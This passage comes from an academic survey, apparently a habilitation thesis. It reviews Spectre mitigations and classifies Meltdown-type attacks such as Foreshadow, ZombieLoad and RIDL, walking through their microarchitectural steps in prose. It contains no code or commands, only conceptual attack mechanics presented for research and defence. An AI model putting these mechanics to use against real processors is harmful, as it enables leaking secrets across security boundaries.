Google proposes a method called *retpoline* [307], a code sequence that replaces indirect branches with return instructions, to prevent branch poisoning, as an alternative to IBRS, STIBP, and IBPB. With retpoline, return instructions always misspeculate into an endless loop containing an `lfence` to quickly and securely stop speculation. The actual target destination is pushed on the stack and returned to using the `ret` instruction. For retpoline, Intel [144] notes that in future CPUs that have Control-flow Enforcement Technology (CET) capabilities to defend against ROP attacks, retpoline might trigger false positives in the CET defenses. To mitigate this possibility, future CPUs also implement hardware defenses for Spectre-BTB called *enhanced IBRS* [144].

Chen et al. [57] observe that retpoline has a significant performance impact on certain applications, e.g., Perl with more than 40% overhead, but mostly lower performance overheads. Hence, to speed up retpolines, Amit et al. [22] designed JumpSwitches, which add a shortcut path for indirect branches with a direct branch for the most likely target.

Intel proposed *randpoline* [41] as a more efficient alternative to retpoline. Since randpoline is probabilistic, it does not fully prevent Spectre-BTB but reduces the probability of a successful attack and, hence, the leakage rate, substantially.

Intel [144] provided a microcode update against Spectre-RSB to stop speculation. However, on Skylake and newer architectures, the RSB may fall back to the BTB, re-enabling Spectre-BTB attacks via return instructions. Therefore, Intel [144] proposes RSB stuffing to prevent the fallback to the BTB. When entering the kernel, the RSB is stuffed with the address of a benign gadget, e.g., an endless loop containing an `lfence`. RSB stuffing is implemented in Linux and Windows as part of the retpoline feature. Both Linux and Windows enable retpoline on affected machines by default [144, 65].

Koruyeh et al. [178] argue that Spectre-BTB and Spectre-RSB attacks usually leave the defined control-flow graph. Hence, they repurpose control-flow integrity (CFI) in their SpecCFI countermeasure to prevent speculative diversion from the control-flow graph, e.g., by inserting `lfence` instructions. More powerful than CFI, the information available in capability-based systems may be used to mitigate certain Spectre attacks [331].

Bourgeat et al. [40] propose a processor called MI6, which includes state-of-the-art optimizations but still tries to protect secure enclaves. To achieve this, they, like Intel SGX, flush certain buffers upon context switches and avoid sharing of resources. However, as there is no mechanism to mitigate in-place Spectre attacks, these attacks are still possible, and only the covert channel becomes more tricky to implement, *i.e.*, effectively only lowering the leakage rate but not eliminating the leakage. Omar and Khan [231] partition the hardware spatially rather than temporally to improve the performance of the MI6 design to the level of Intel SGX while maintaining the security claims of MI6. Subsequently, Omar et al. [230] also propose a system to dynamically implement these partitions by flushing and invalidating buffers upon dynamic re-allocations.

Ferraiuolo et al. [81] proposed a processor, HyperFlow, with timing-channel protection between security domains. In practice, they achieve that by flushing caches and buffers upon domain switches. The security argument for Spectre is then that the processor performs only speculative fetches. Note that the same security argument was used for the ARM Cortex-A53 to argue why the Raspberry PI 3 were not susceptible to Spectre [308].

However, both should be considered potentially susceptible to Spectre attacks, as speculative fetches can suffice to mount an attack [27].

Preventing Access to Data of Interest (Phase 3)

Preventing access to specific data during speculative execution is a promising approach to mitigate Spectre attacks fully. All solutions in this phase have in common that they focus on secrets in memory. None of the solutions protects against Spectre attacks on data in registers.

Grimsdal et al. [101] show that the stronger isolation in microkernels does not inherently protect against Spectre attacks and showcase this with a Spectre-PHT attack. Hence, more targeted prevention of access to data of interest is necessary.

As a probabilistic countermeasure, Sianipar et al. [286] propose to constantly move secret data around in virtual and physical memory to mitigate Spectre attacks, resulting in a high probability to not access the targeted secret data. However, as their approach is only probabilistic, it only reduces the leakage rate.

Many deterministic proposals also target this attack phase. Schwarz et al. [273] propose multiple defenses against Spectre that all rely on the annotation of secrets in software. The compiler groups secret variables onto pages and marks these pages as secure. For commodity systems, they then suggest a technique called ConTExT-light [273], which uses uncacheable memory for secrets, making them inaccessible during speculative execution.

Similar to ConTExT-light, Palit et al. [236] propose a compiler extension that keeps annotated secret data encrypted in memory most of the time. The secret key is stored in a register. Hence, the attack surface is significantly reduced.

Kiriansky and Waldspurger [171] propose to restrict access to sensitive data by using protection keys like Intel Memory Protection Key (MPK) technology [138]. However, as an attacker could use Spectre to disable MPK using the `wrpkru` instruction, they propose a microcode update for this instruction to include an `lfence`. With this solution, an attacker cannot access secrets anymore during speculation, unless the system is susceptible to Meltdown-PK, cf. Section 3.4.1. Jenkins et al. [158] propose to use ELFbac [28] or MPK to protect against Spectre attacks.

Kiriansky et al. [170] also propose to securely partition the cache across its ways. With protection domains that isolate on a cache hit, cache miss, and metadata level, cache-based covert channels are mitigated. This does not only require changes to the cache and adaptions to the coherence protocol but also the correct management of these domains in software.

One strategy against Spectre attacks is to use process isolation to separate security domains into separate processes. This effectively stops Spectre attacks on private data if the processor is not susceptible to Meltdown-type attacks in the same attack scenario.

Google presented the first defense using process isolation [256, 301], called site isolation. They implemented site isolation in the Chrome browser and run every website in a separate isolated process. Even if the attacker has arbitrary memory read capabilities, it can still only read arbitrary data from its own process. Narayan et al. [223, 224] implemented a sandboxing framework for Firefox that also supports process-based isolation like site isolation.

An alternative approach is to sanitize values used in speculation. This can affect both Phase 3 and Phase 4 as either of these memory locations may be inaccessible. Speculative Load Hardening (SLH) is an approach used by LLVM and was proposed by Carruth [53]. Using this idea, loads are checked using branch-less code to ensure that they are executing along a valid control-flow path. To do this, they transform the code at the compiler level and introduce a data dependency on the condition. In the case of misspeculation, the pointer is zeroed out, preventing it from leaking data through speculative execution. One prerequisite for this approach is hardware that allows the implementation of a branch-less and unpredicted conditional update of a register's value, similar to modern cryptographic implementations. GCC adopted the idea of SLH for their implementation. They provide a builtin function to either emit a speculation barrier or return a safe value if it determines that the instruction is transient [74]. A similar approach was also investigated by Ojogbo et al. [227] by arithmetically guaranteeing that any speculatively computed index is in-bounds using bitmasks. Dong et al. [71] also propose the use of MPX for this purpose.

WebKit employs two techniques to limit access to secret data [241]. WebKit first replaces array bound checks with index masking. By applying a bitmask, WebKit cannot ensure that the access is always in bounds, but introduces a maximum range for the out-of-bounds violation. In the second

strategy, WebKit uses a pseudo-random *poison value* to protect pointers from misuse. Using this approach, an attacker would first have to learn the poison value and then use the poison value to mount the actual attack. The more significant impact of this approach is that mispredictions on the branch instruction used for type checks result in the wrong type being used for the pointer.

Preventing Transmission of Data of Interest (Phase 4)

Kocher et al. [174] proposed to track data loaded during transient execution and prevents their use in subsequent operations. Several works propose new processor designs similar to this idea.

NDA [333] identifies potentially leaky instructions and defers the execution of these if they depend on a previous operation that has not been retired yet. Yu et al. [353] propose a similar technique which taints data that is not yet committed and uses light-weight taint tracking to delay instructions that use such tainted inputs. Cabodi et al. [47] use a similar approach and verify it using model checking. Barber et al. [29] propose to defer the wake up of dependent load instructions from when the load instruction it depends on is retired instead of when it is dispatched. Schwarz et al. [273] propose to annotate secrets and thus only track and protect secrets in registers and the cache. A similar solution was also designed by Fustos et al. [89] and implemented in gem5.

Eliminating Leakage while Flushing the Pipeline (Phase 5)

Several solutions propose to speculate as usual but not store the speculative computation results in the regular buffers and caches or completely removing their microarchitectural traces. Many of the proposals also only focus on memory accesses and the cache as a covert channel. While these solutions can work against simple attackers, more sophisticated attackers running in parallel are not affected by this type of mitigation [35].

With CleanupSpec, Saileshwar et al. [262] propose to undo modifications to the microarchitectural state after misspeculation. Lowe-Power et al. [197] similarly proposed extending the ISA to enable backtracking and fully undoing effects of misspeculation. Mendelson [210] proposed a design with a new L0 cache for speculative loads and stores.

SafeSpec [166] introduces shadow hardware structures used during transient execution. Thereby, any microarchitectural state change can be squashed if the prediction of the CPU was incorrect. Their current design only protects caches (and the TLB), other channels, e.g., DRAM buffers [240], or execution unit congestion [193, 18, 35], remain open.

Yan et al. [348] proposed InvisiSpec, a method to make transient loads invisible in the cache hierarchy. By using a *speculative buffer*, all transiently executed loads are stored in this buffer instead of the cache. Similar to SafeSpec, the buffer is invalidated if the prediction was incorrect. However, if the prediction was correct, the content of the buffer is loaded into the cache. For data coherency, InvisiSpec compares the loaded value during this process with the most recent, up-to-date value from the cache. If a mismatch occurs, the transient load and all successive instructions are reverted. Since InvisSpec only protects the caching hierarchy of the CPU, an attacker can still exploit other covert channels. Gonzalez et al. [96] implemented a similar defense mechanism on a RISC-V processor.

Ainsworth and Jones [16] similarly introduce a novel cache that keeps local cache state changes in a per-thread filter cache. This filter cache is cleared upon domain switches. Sakalis et al. [263] propose to instead use the microarchitecture as usual but not perform any updates, e.g., cache fills.

Li et al. [187] design a solution that targets specifically the Flush+Reload covert channel used in many Spectre proof-of-concept implementations, which spreads different values to different pages. During speculation, the execution of instructions that may lead to accesses to different pages is blocked. Thus, it can be trivially bypassed with slight modifications of the covert channel. Rockicki also explores a similar direction [259] for in-order processors that use dynamic binary translation optimizations for performance.

Preventing Covert Channel Receivers (Phase 6)

Preventing covert channels is most likely infeasible as long as any shared resource remains. Still, several works propose to mitigate Spectre attacks by breaking the covert channel.

Several works propose to detect the cache covert channel Spectre attacks and subsequently stop the corresponding process. Most solutions proposed

so far use hardware performance counters for this purpose [124], often combined with machine learning [68, 186, 119, 73, 221]. Sabbagh et al. [260] use memory access traces of programs to detect Spectre attacks building on Prime+Probe. However, as Li and Gaudiot [185] show, it is trivial for an attacker to evade detection from performance counters. It is important to note that these proposals only consider cache covert channels, and while some of the approaches may work for other covert channels as well, an attacker can always find a covert channel that remains undetected.

Most covert channels require an accurate timer, e.g., to measure memory access latency to distinguish cache hits and cache misses. One mitigation idea is that a reduced timer accuracy makes it impossible to distinguish between microarchitectural states. Hence, to mitigate browser-based attacks, many web browsers reduced the accuracy of timers in JavaScript by adding jitter [211, 241, 300, 321]. However, custom timers can always be constructed [277] and, thus, further mitigations are required [274]. A particularly precise custom timer can be built using `SharedArrayBuffers`. After initially disabling `SharedArrayBuffers` in response to Meltdown and Spectre [300], this timer source has been re-enabled with the introduction of site isolation [287].

Another direction is to manipulate timing observed on the native level, e.g., randomize or reduce the resolution of timestamps. Depending on the version and configuration, ARM processors may not provide high-resolution timers and flush operations to user-space applications. Ge et al. [91] temporarily reduce the timer resolution whenever the cache flush interface is used. Wang et al. [327] explore varying the processor frequency to hinder native cache attacks, e.g., Prime+Probe, in Spectre attacks. Sakalis et al. [264] propose to delay loads, in particular, L1 misses until they are certain to be committed. To alleviate the performance and energy impact, they introduce value prediction. However, value prediction is not inherently secure against Spectre attacks, and transiently diverting the control-flow of a victim by inducing a false value via value prediction also effectively provides the attacker with the same capabilities.

Chen et al. [59] propose to mitigate transient-execution attacks on SGX by preventing interruption of enclaves. However, an attacker does not necessarily have to interrupt an enclave to mount an attack.

3.3.4. Outlook on Spectre

Especially the in-place same-domain variants of Spectre exploit the exact behavior intended to increase performance. This leaves us with a trade-off where highest security and highest performance cannot be obtained at the same time. We will see new in-place same-domain Spectre variants as new predictive elements are added to our processors. However, other questions will keep the scientific community also busy, e.g., locating gadgets. It seems that the initial predictions that Spectre "will haunt us for quite some time" [173] were correct.

3.4. Meltdown and LVI Attacks and Defenses

In this section, we discuss Meltdown and LVI (load value injection) attacks. Meltdown leaks data, whereas LVI turns this leakage around and injects data into another security domain. The original Meltdown paper is included in this habilitation in Chapter 7. The LVI paper is included in this habilitation in Chapter 14. The state-of-the-art overview in this section is based on our systematization in Chapter 11 and extended with the more recent insights from ZombieLoad (cf. Chapter 12) and LVI. We will first focus more on Meltdown and then go more into detail on LVI in Section 3.4.5.

Meltdown bypasses *hardware-enforced* security policies by transiently forwarding data to operations that should never be forwarded to them. While Spectre is an unintended side-effect of important speculative performance optimizations, Meltdown reflects a failure of the CPU to respect hardware-level protection boundaries for transient instructions. That is, the mere continuation of the transient execution after a fault itself is required, but not sufficient for a successful Meltdown-type attack. Meltdown needs defenses orthogonal to the ones for Spectre. However, Meltdown defenses are, in principle, more straightforward to design than Spectre defenses because the hardware should not transiently forward the wrong data.

The common pattern of all Meltdown-type attacks is that the attacker attempts to obtain data it architecturally cannot obtain, *i.e.*, architecturally wrong data is transiently provided to dependent instruction. Meltdown-type attacks relying on faults, therefore, require a mechanism that handles the fault (e.g., using child processes, signal handlers, or exception handlers) or suppresses the fault (e.g., using branch misprediction or TSX).




Figure 3.7.: State of the art Meltdown classification tree, extended from [50]. LVI can be viewed as an inverse-Meltdown-type attack and, hence, in principle, would enable the same attack variants regardless of the relevance of LVI in the specific attack scenarios.

Meltdown-type attacks relying on assists or other abort reasons do not require fault handling or suppression but usually substantially benefit from a mechanism to prevent any architectural state changes, which can sometimes be realized using branch misprediction or TSX.

There are different leakage sources for Meltdown-type attacks as outlined by Van Bulck et al. [311]:

- The **L1 data cache (L1D)** is the primary leakage source in Meltdown and Foreshadow attacks [193].

- The **Line Fill Buffer (LFB)** and **Load Port (LP)** have been the leakage source in ZombieLoad [276], RIDL [267], and Medusa [218].
- The **Store Buffer (SB)** is responsible for providing wrong data in a range of attacks, including Store-to-Leak [270], Fallout [48], and InSpectre [27].
- **Register Files** were the leakage source in other attacks, e.g., the floating-point unit (FPU) registers in LazyFP [291], and other system registers and privileged registers in Meltdown-GP [50, 143, 26, 139].
- **NULL** is often leaked as a seemingly innocuous value instead of an actual data value, e.g., if none of the above data sources can provide data, or if the hardware has partial countermeasures [311, 49].

While line-fill buffer, load port, and store buffer may, in part, be terminology specific to Intel processors, most modern processors have equivalent buffers. They are hence also covered by this classification.

With many different attack variants being discovered, it is essential to systematize the attack landscape, as attempted in different works [50, 267, 311, 345]. Canella et al. [50] proposed a classification tree for Meltdown-type attacks, as illustrated in Figure 3.7. The goal of this classification is to highlight overlooked variants and provide a canonical naming scheme for all Meltdown-type attacks. On the first layer, they distinguish the type of fault or assist. On subsequent layers, different reasons for the fault or assist are distinguished and from which buffer they have been demonstrated to leak.

In this habilitation, we want to focus on similarities between different Meltdown-type attacks. Hence, we divide Meltdown-type attacks into three strains based on their microarchitectural behavior:

1. **Deferred Permission Check.** Some Meltdown-type attacks expose an architecturally correct behavior only with a lack of permission checks, e.g., Meltdown-US [193]. These Meltdown-type attacks perform operations that, from the CPU's perspective, would be valid and meaningful at a different permission level. For instance, attempting to access a kernel address is valid and meaningful for kernel code.

2. **Incorrect Use of Intermediate Values.** Other Meltdown-type attacks use intermediate values to retrieve data, e.g., Foreshadow [310, 334]. The behavior exploited in these attacks is always either not valid or not meaningful, regardless of the permission level. For instance, the architecture defines that a non-present page-table entry may contain




Figure 3.8.: The original Meltdown attack (Meltdown-US) [193] from a microarchitectural perspective. The illustration shows how the deferred permission check allows data to be forwarded to the target register of the load operation.

any data. Interpreting this data e.g., as a physical address is always incorrect.

3. **Use-After-Free.** More recent Meltdown-type attacks exploit what we believe to be a use-after-free vulnerability causing the use of stale values, e.g., ZombieLoad [276], RIDL [267], and Fallout [48].

These types of bugs are not unique to hardware but known from software already (e.g., CWE-416 [213], CWE-688 [214], CWE-689 [215]). Note that some microarchitecturally related attacks, in particular on the store buffer, fall into different bug classes depending on the specific microarchitectural behavior exploited. Therefore, they are discussed in more detail in Section 3.4.4. In the following, we discuss these attack variants in more detail.

3.4.1. Deferred Permission Check

While the root cause in Meltdown-type attacks was not correctly understood for a long time, with ZombieLoad, we gained the understanding

that the root cause for all Meltdown-type attacks are "zombie loads", *i.e.*, loads that continue executing although they should not.

Figure 3.8 illustrates this on the microarchitectural level for the case of a Meltdown-US attack. In this attack, data is forwarded to the register despite a concurrently failing permission check.

When a load micro-op is added into the re-order buffer, a load-buffer entry (or more generally, a memory-order buffer for a load memory operation) is reserved to ensure correct ordering of memory load visibility.

At some point, the load micro-op is scheduled on the load-data execution unit. The load-data execution unit accesses the load-buffer entry in Step ①. At this point in time, the load-buffer entry still contains stale data, *i.e.*, a stale register number, stale virtual address information, and a stale physical address.

In Step ②, the load-buffer entry is updated with register number, as well as the virtual address information from the load micro-op (e.g., virtual page number and offset).

In Step ③, the virtual address information is used to perform a lookup in the store buffer, line-fill buffer, L1 data cache. Data for the matching entry with the highest precedence is returned, *i.e.*, matching store buffer entries before matching line-fill buffer and L1 data cache entries. Simultaneously, a TLB lookup is performed to find the physical address for the virtual address. If the TLB does not contain an entry for the virtual address, a microcode assist is issued to perform a page-table walk. Note that the current hypothesis on Meltdown-type attacks is that no data is forwarded if there is no physical address match.

In Step ④, the page-table information is checked. In this example, the original Meltdown attack [193], the present bit is set, but the user-accessible bit is not set. Hence, the processor raises a fault but simultaneously still updates the physical page number (PPN) field in the load buffer. The reasoning behind this is that, first, the update of the physical page number is the most likely scenario (a regular benign memory access), and second, it does not hurt to update the load buffer since the result will anyway not be architecturally used if the load is aborted. In the meantime, the data from Step ③ is ready to be forwarded to the register. As the physical address matches the data retrieved, e.g., from the L1 data cache, the data can be forwarded to the register. Here, the same reasoning applies, namely that first, the update of the register is the most likely scenario (a regular

benign memory access), and second, it does not hurt to update the register since it will anyway not be architecturally used if the load is aborted.

Attack Variants Meltdown-US (the original Meltdown attack [193]) deliberately accesses a kernel address. When the permission check fails, the load still finishes, and the kernel data is transiently available and transmitted via a cache covert channel. The attack can leak from store buffer, line-fill buffer, load port, or L1 data cache. Canella et al. [49] demonstrate a Meltdown attack in JavaScript on a 32-bit Linux. They also show that some patched processors, including up to Cascade Lake, return zeros instead of the actual data, which can also be relevant for LVI-NULL attacks [311].

Besides the user-space-accessible bit, also other bits can be transiently bypassed, e.g., the writable bit. Kiriansky and Waldspurger [171] presented Meltdown-RW (dubbed "Spectre Variant 1.2"), which exploits that writes to read-only memory transiently succeed, potentially enabling sandbox escapes. Schwarz et al. [270] show that this effect also exists for kernel memory but relies on the presence of a TLB entry. This TLB side channel enables very fast KASLR breaks. Both attacks work as store buffer entries are created and populated despite a lack of permission, cf. Section 3.4.4.

Memory-protection keys for user space (PKU) [140] enable hardware-enforced in-process isolation [309, 125]. Canella et al. [50] showed that a Meltdown-PK attack can bypass both read and write isolation provided by PKU. Hence, any isolated secrets can still be transiently read from the L1 data cache, line-fill buffer, store buffer, and load port.

The IA-32 (x86) ISA defines a `bound` instruction for bounds checking, raising a *bound-range-exceeded* exception (`#BR`) when encountering out-of-bound array indices. This instruction was replaced in the subsequent IA-32e (x86-64) ISA by the Memory Protection eXtension (MPX) for efficient array bounds checking. Dong et al. [71] highlight the need to introduce a memory `lfence` after MPX bounds check instructions. Canella et al. [50] discover that a Meltdown-BR attack can exploit transient execution following a `#BR` exception to transiently use out-of-bounds secrets on Intel and AMD processors using the `bound` instruction (Meltdown-BND), and Intel processors using MPX protection (Meltdown-MPX).

Several attacks leak data from registers that are permanently or temporarily not available for user-space access. Meltdown-GP [143, 26, 139] allows

an attacker to read privileged system registers. While this raises a *general protection* fault (`#GP`), the data is still forwarded to the target register and from there to subsequent operations. Stecklina and Prescher [291] demonstrated that also registers that can be switched between user and kernel mode are susceptible to attacks, in particular floating-point unit (FPU) and SIMD registers. Operating systems used to lazily switch them between execution contexts by generally marking them as "not available". The first FPU instruction then causes a *device-not-available* (`#NM`) exception, which triggers the FPU state switching to the new execution context. Stecklina and Prescher [291] exploit this by letting a victim use FPU registers and then switching to the attacker to read the same FPU registers transiently. The read data can again be exfiltrated using a covert channel.

Trippel et al. [305, 304] showed that Prime+Probe can also be used as a covert channel in Meltdown attacks. Fustos and Yun [90] show that port contention can even be used as a covert channel in Meltdown attacks on a single hardware thread. Stecklina and Prescher [291] showed that Spectre-RSB is very efficient for exception suppression in their LazyFP attack. Koruyeh et al. [177] showed that RSB-based misspeculation can generally be used for fault suppression. Kim and Shin [167] confirm that the performance for Meltdown-type attacks can be improved using Spectre-RSB for exception suppression.

Xiao et al. [343] present a framework to study transient-execution attacks systematically. With their framework, they discover a new Meltdown variant that only affects AMD processors, namely Meltdown on segment limits. Here, the processor transiently accesses data that is not within the segment limit.

3.4.2. Incorrect Use of Intermediate Values.

Figure 3.9 illustrates a Foreshadow-VMM attack on the microarchitectural level. The basic steps are the same as in the Meltdown-US attack from the previous section. However, this time the attack does not run natively on a system but in a hardware virtual machine.

Steps ① to ③ start identically. In Step ③, the virtual address information is used to perform a lookup in the store buffer, line-fill buffer, L1 data cache. Data for the matching entry with the highest precedence is returned, *i.e.*, matching store buffer entries before matching line-fill buffer and L1




Figure 3.9.: The Foreshadow-VMM attack [310, 334] from a microarchitectural perspective. The illustration shows the steps that incorrectly use intermediate values to forward data to the target register of the load operation.

data cache entries. However, in Step ③, the TLB lookup fails as the page is not present. Hence, a microcode assist is issued to perform a page-table walk. In Foreshadow-VMM [310, 334], the attacker runs as a guest inside a virtual machine. This means that the processor has to perform one page-table walk to translate the guest virtual address to a guest physical address, and another page-table walk to translate the guest physical address into a host physical address.

In Step ④, the guest page-table information is checked. In this example (Foreshadow-VMM [310, 334]), the present bit is not set and, therefore, none of the remaining information in the page-table entry is valid. Hence, the memory access causes the processor to raise a fault. However, identical to the Meltdown-US case, the physical address field is still copied into the load buffer. In a regular benign case, it would later be overwritten with the host physical address. In the meantime, the data from Step ③ is ready to be forwarded to the register. Now the processor matches the guest physical address (in the host physical address field in the load buffer) to the cache line tag of the data retrieved, e.g., from the L1 data cache. Hence, the attacker can attempt to read arbitrary host physical addresses, by writing them into a non-present page-table entry and transiently accessing it. The




Figure 3.10.: The ZombieLoad v1 attack [276] from a microarchitectural perspective. The illustration shows the steps that lead to a use-after-free in the load buffer and thus wrong data being forwarded to the target register of the load operation.

attack will succeed if the data is in the L1 data cache or can be brought into the L1 data cache.

Attack Variants The Foreshadow variant outlined above is Foreshadow-VMM [334]. The original Foreshadow [310] attack similarly attacks SGX by exploiting that the physical page number of a non-present page is used, as illustrated in Figure 3.9. This effect leads to transient data forwarding from SGX-protected cache lines that architecturally would return a constant value of '1' for all bits read. Intel [134] named Foreshadow *L1 Terminal Fault* (L1TF). However, actually, the data can not only leak from the L1 data cache but also from store buffer, line-fill buffer, and load port.

Specific attacks on the store buffer also exploit the incorrect use of intermediate values. In particular, Fallout [48] exploits that an intermediate value, a partial address, is used for an opportunistic match. Incorrect matches lead to leaking of recently stored values, cf. Section 3.4.4.

3.4.3. Use After Free

Figure 3.10 illustrates a ZombieLoad v1 attack on the microarchitectural level. The basic steps are the same as in the two attacks from the previous sections. However, in this case, we suspect the use of an outdated value

from the load buffer to be responsible for erroneously matching secret data.

Steps ① to ③ start identically. In Step ③, the virtual address information is used to perform a lookup in the store buffer, line-fill buffer, L1 data cache. However, the L1 data cache lookup fails due to a cache line conflict. This leads to an abort in Step ④ and reissuing of the load operation, making the currently running load a zombie load. Data for the matching entry with the highest precedence is returned, *i.e.*, matching store buffer entries before matching line-fill buffer and L1 data cache entries.

In Step ⑤, the stale physical page number is used (*i.e.*, a use after free) to match the physical address tag of the data retrieved in Step ②. If the physical address matched the tag, the data is forwarded to the target register and can be picked up by subsequent operations.

Attack Variants The first use-after-free-style Meltdown-type attack was the Meltdown-US attack on uncached and uncacheable memory. Lipp et al. [193] reported it to Intel in December 2017. They observed that leaking from uncacheable memory would only work if there are also architectural accesses to the memory location [193], e.g., in a different context legitimately accessing this address. This legitimate access creates a load-buffer entry and a line-fill buffer entry. Leaking from the line-fill buffer or L1 cache requires a full physical address match, otherwise, no data would be returned. Hence, rather than hitting the right line-fill buffer or L1 cache line, the actual difficulty is to hit a load-buffer entry with the corresponding physical page number stored, which can then be transiently used. Lipp et al. [193, 103] reported that the leakage from uncacheable memory originates in the line-fill buffer. Subsequently, multiple groups investigated the line-fill buffer as a leakage source [201, 141, 267, 276].

It is important to note that it is not necessary to modify the Meltdown attack implementation to leak from the line-fill buffer (and load port) as compared to the L1 cache. Even the first proof-of-concept implementations sent to Intel in 2017 will leak from the line-fill buffer (and load port) with a low probability.

Van Schaik et al. [267] discovered that on processors that do not have the L1 as leakage source anymore, there is remaining leakage. In their RIDL paper [267], they demonstrate this with a practical attack on an i9-9900K Coffee Lake R processor and discover that this effect also exists

as remaining leakage on older processors. In line with Intel, they called their attack a microarchitectural data sampling (MDS) attack, since the attacker lacks the physical address selection from previous Meltdown-US and Meltdown-P attacks.

Schwarz et al. [276] discovered different variants to target the line-fill buffer more directly. The ZombieLoad paper brought the insight that the core issue of Meltdown-type attacks is that an aborted load continues to execute, *i.e.*, it becomes a zombie load. They observe that microcode assists and aborts cause zombie loads without a fault occurring. One of the variants they describe exploits an effect Intel calls Transactional Asynchronous Abort (TAA). While all previously known Meltdown and MDS attacks are mitigated on Cascade Lake CPUs, Schwarz et al. [276] discover that their ZombieLoad attack using TAA still works on Cascade Lake CPUs. It is important to note that any Meltdown proof-of-concept using TSX would implicitly exploit TAA with a low probability, and we have confirmed that exploits we sent to Intel in 2017 and early 2018 already exploited TAA.[10]

